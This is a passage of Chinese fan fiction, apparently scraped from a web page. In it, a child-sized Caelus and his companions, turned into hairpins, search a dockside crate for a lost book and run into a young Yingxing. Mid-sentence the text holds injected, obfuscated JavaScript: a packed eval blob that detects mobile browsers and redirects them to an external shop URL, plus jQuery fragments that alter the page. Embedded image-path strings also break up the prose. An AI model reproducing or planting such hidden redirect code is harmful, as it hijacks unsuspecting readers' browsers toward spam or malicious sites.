第二天一早,天刚蒙蒙亮,穹坐在床上打着哈欠。
“哈——”他张大嘴,哈欠一个接着一个,打得眼泪都出来了,像只困倦的小猫。
罗浮现在的模拟季节虽然是夏季,但清晨的风还是有些凉,他将衣领紧了紧,顺便将星期日放进口袋里,让他能避着点风,“为什么要起这么早啊,才四点耶。”
四点!他可是小孩子耶!正是需要长身体的时候!需要睡眠!
【毕竟我们是偷偷溜出来的,】丹恒发夹被安置在另一个口袋里【我们必须在医助查房和其他人来之前回来。】
【哎——】穹拖长音调,小脸上写满不情愿。他扒在门边观察了一圈,确认没人后,蹑手蹑脚地溜出丹鼎司,【得先找找这个时代的界域定锚了。不然从丹鼎司到星槎海来回跑,会累死的。】
之前有定锚的时候,他都是直接传送的。现在倒好,全靠两条小短腿。
【原来点亮的那些全失灵了。】他看了眼手机屏幕上灰掉的那些图标,心痛得像丢了十个金色垃圾。
【这的确是件要事。】星期日的声音从口袋里传来,听起来有些困倦,闷闷的。看来新环境的陌生和担忧让他没睡好——再加上这里也没有姬子的咖啡让人拥有安详的睡眠,小鸟整个都蔫蔫的。他顿了顿,【三月小姐似乎一直没出声?】
【她还没醒。】丹恒发夹的尾巴轻轻摇了摇,指向旁边睡得死死的三月七。那只粉色水母发夹安安静静地待着,触手软绵绵地垂下来,随着穹走路的步伐轻轻晃动。
“真是的,我们在这说了这么久也没吵醒小三月。”穹又打了个哈欠,揉了揉眼睛。他现在深刻体会到什么叫“身体被掏空”——明明脑子醒了,身体还在抗议。
他最后认命地拍了拍两个口袋,像在安慰困倦的伙伴:“你们也睡会儿吧。我走过去还需要点时间。”穹活动了下身体,恢复得差不多了,但想要和昨天一样跑起来还是费劲。从丹鼎司到星槎海,按照他现在这个小短腿的速度,至少一个系统时起步。
【辛苦你了,穹。】丹恒的声音里带着一丝心疼,【路上小心。】
【放心吧!银河球棒侠最擅长的就是——】
【翻垃圾桶?】三月七迷迷糊糊地接了一句,然后又没声了。
【……她到底是醒了还是没醒?】穹疑惑。
【说梦话吧。】丹恒平静地总结。
等到穹来到星槎海码头时,已经过了一个半系统时。
清晨的码头还没有白日时喧嚣,但也已经聚集了不少工人,货物搬运的声音显得格外清晰,也给穹提供了绝佳的掩护。
穹很快找到了昨天那个堆放货物的区域。
那个熟悉的大箱子,看着箱子上的红字:罗浮仙舟工造司精密零件·轻拿轻放·易碎勿压。穹心虚地移开了眼,感觉这上面的每个字都在谴责他。穹深吸一口气,观察四周,箱子的周围暂时没有人,工人都在远处区域忙碌。箱子的盖子甚至没完全合拢,似乎昨天被他匆忙爬出后就没再动过了。
【嗯?没人来查看吗?】终于清醒的三月七发出疑问。
丹恒也变得严肃起来,【穹,把我放在头上。】
“哦,好!”穹听话地将丹恒发夹从口袋里取出来,重新别回头上。又把三月七也拿出来,两个发夹并排待着。
星期日也从口袋里钻出来,扑棱着翅膀站到他头顶。
【穹,有些奇怪。】丹恒的声音凝重,【还是小心为妙比较好。】【嗯。】穹点点头,【我们应该没得罪人吧,不至于套我麻袋吧……】
不过为了找回那本书,就算是个火坑他们也得跳。
【不会是工造司的人要抓我们吧。】三月七发散思维。【比如先埋伏在周围,等我们一靠近就一拥而上!然后把我们关进小黑屋!让我们赔钱!赔不起就——就——】
丹恒:……
【这……工造司是正经部门,应该是不会这样做的。】星期日眨了眨眼。
【不管了!】穹直接走上前,小短腿迈得虎虎生风,【反正就算要打,受伤也是他们!】
【小心点呀——】三月七发出担忧的声音。也不是不信任穹的战斗力,只是穹现在的形象——一个六岁小孩,圆滚滚的脸,还没白珩腿高——真的很难不让人担心。
穹扒开半掩的盖子,小短腿一蹬,挂在箱子边缘往里看。
箱子里一片狼藉。
缓冲用的气泡膜被压扁撕裂了一大片,散落的零件上果然添上了不少划痕,甚至有几个脆弱的零件被踩扁了。
穹缩了缩脖子,【真是对不起公输师傅的教诲啊……】他在心里默默道歉,【公输师傅,我不是故意的……您老人家千万别托梦骂我……】
【喂!公输师傅还活着呢!】
然后穹飞快地钻了进去。
顾不上内疚,立刻在箱子里翻找起来。气泡膜下面,零件缝隙里……没有。他摸索着箱壁,甚至把脑袋伸进角落的阴影里看。
没有!
哪里都没有!
那本该死的书不见了!
冷汗瞬间冒了出来。【找不到!怎么会找不到呢?!我昨天明明就丢在这里的!】他在脑海里焦急地呼喊。
【冷静,穹。】丹恒的声音带着安抚的力量。【仔细想想,你昨天爬出来时,书是掉在箱底的吗?会不会被缓冲材料盖住了更深的地方?或者……在你晕头转向逃跑时,不小心带了出来,掉在路上了?】
“不可能!我记得很清楚!”穹很肯定,“我爬出来的时候根本没拿!它就留在这里面!”
【再找一遍!】三月七也急了,【说不定被压在最下面了!】
穹咬着牙,不顾那些“精密零件”,几乎把整个箱子翻了个底朝天。气泡膜被彻底掀开,零件被小心地拨到一边,但不可避免地再次碰撞。
依然空空如也。
“难道我真的记错了吗?”穹瘫坐在一堆狼藉中间,小脸上写满了怀疑人生。“可我明明记得……”
【我们还是先出去吧,这里已经被翻遍了。】星期日也从角落里出来,同样一无所获,【而且外面的人越来越多了。】
穹皱起小脸,似乎不愿意就这样放弃。他盯着那个本该放书的地方,仿佛用眼神就能把书等出来。
“……好吧。”
穹最后看了一眼那个位置,重新将盖子推开,准备爬出去。
‘是不是忘了什么……’这个念头刚闪过,他低头。身体顿时一僵。
一双紫眸正上下打量着他。
“果然你就是犯人吗?”说话的人一头白发用发簪挽住,簪子末端的流苏随着歪头的动作摇晃着,身穿工造司学徒的制服,年纪看起来也就十四五岁,脸上还带着少年特有的清俊和一丝不易察觉的傲气。
最重要的是那张脸——
那张脸!
“你你你——”
小浣熊吓得花容失色,瞬间掉成线稿了!
等等等——不对不对,嗯?对的对的!对吗?不对吧——
他的大脑在这一刻彻底宕机只剩下一个画面循环播放:眼前这张年轻的、还带着少年气的脸,和他记忆深处那张狂笑着、眼里满是疯狂、举着剑要砍人的脸,开始疯狂
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17357906|199707||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
重合。
看着眼前这个和他家二舅气质不说一模一样,只能说是毫不相干的少年,穹立刻捂住头上的发夹!
“我滴舅耶!”
穹惨叫一声,失去双手的支撑,整个人垂直地倒了下去。
哐当——!
应星还没来得及思考眼前这个小灰毛的话,就看见本来挂在箱沿上的小孩儿正在做自由落体。
他赶紧伸手去接,然后两人一起狠狠地摔在了地上。
应星的后背结结实实地撞上地面,发出一声闷响。他闷哼一声,感觉五脏六腑都移位了。而那个罪魁祸首正坐在他肚子上,一动不动。
应星还没来得及开口,就见那个小孩猛地回过神来,深吸一口气,然后——伸出两只罪恶的小手,狠狠地捏住了他的脸。
“我没在做梦吧……”穹喃喃自语,手下还用力揉了揉,像是在确认什么?
应星皱起眉,将浣熊爪拍开,站起来,“要捏捏你自己的。”
穹依旧盯着应星的脸,目瞪口呆。
应星被他看得发毛,也下意识摸了摸自己的脸,自己长得有那么吓人吗……?不至于吧,师父一直夸自己俊俏。
最后应星干脆站起身,重新板起脸,说起最开始的目的:“你就是破坏零件的人?”
看着瞬间紧张起来、脑子似乎有些不好的人,意识到自己可能吓到孩子了,应星轻咳一声,将穹扶起来,试图缓解一下氛围。
他解释道,“我没有在审问你,只是刚才感受到了视线,以为是来找麻烦的人。”
“没想到是个重返犯罪现场的小犯人。”说罢又打量了一下眼前的灰毛小孩,因为爬箱子和翻零件,头发乱糟糟的,脸上也蹭了不少灰。
应星微微皱起眉,从怀里掏出手帕擦了擦对方的脸。
力道意外地轻柔。穹眨眨眼,“你认识我?”“昨天巡查的云骑和白珩姐已经报告过事情的经过了。”应星眯起眼睛,擦完最后一块灰,把手帕收回怀里,“我被派来计算损失。”他顿了顿,故意压低声音,做出严肃的表情,“你在工造司打工一辈子也赔不起的损失。”
他等着看这个小孩露出害怕或者讨饶的表情。
然而,眼前的小孩并没有预想中的反应。相反,那双金色的眼睛突然亮了起来,然后——
一只小手猛地抓住他的衣角。
“二舅——!!”
穹的喊声清脆响亮,在清晨的码头回荡。
应星愣住了。
“哈?”他怀疑自己的耳朵出了问题。
“二舅!我终于找到你了!”穹继续喊,小脸上满是激动,眼眶都红了——这次是真的激动,不是装的。
应星低头看着这个死死抓住自己衣角、像抓住救命稻草一样的小孩,陷入了深深的迷惑。
他什么时候多了这么大个侄子?
“真是个狡猾的孩子。”他努力维持严肃的表情,强烈谴责穹随意认亲戚的行为,“为了不付赔款,连舅舅都喊出来了!”
“不!你就是我二舅!”穹理直气壮,小手抓得更紧了。
不管是不是,先认下再说!他现在身无分文,把他们四个卖了都赔不起那些零件!
穹一脸认真,反而让应星自我怀疑了一下。
“那你也是认错了。我叫应星,你仔细看看不是你的舅舅。”看着小孩一脸倔强的样子,应星不得不强调了一遍自己的名字。
有点耳熟的名字。
穹眨眨眼,决定死磕到底。反正要钱没有,要脸也没有,“那你就是我三舅——”
应星:“……?”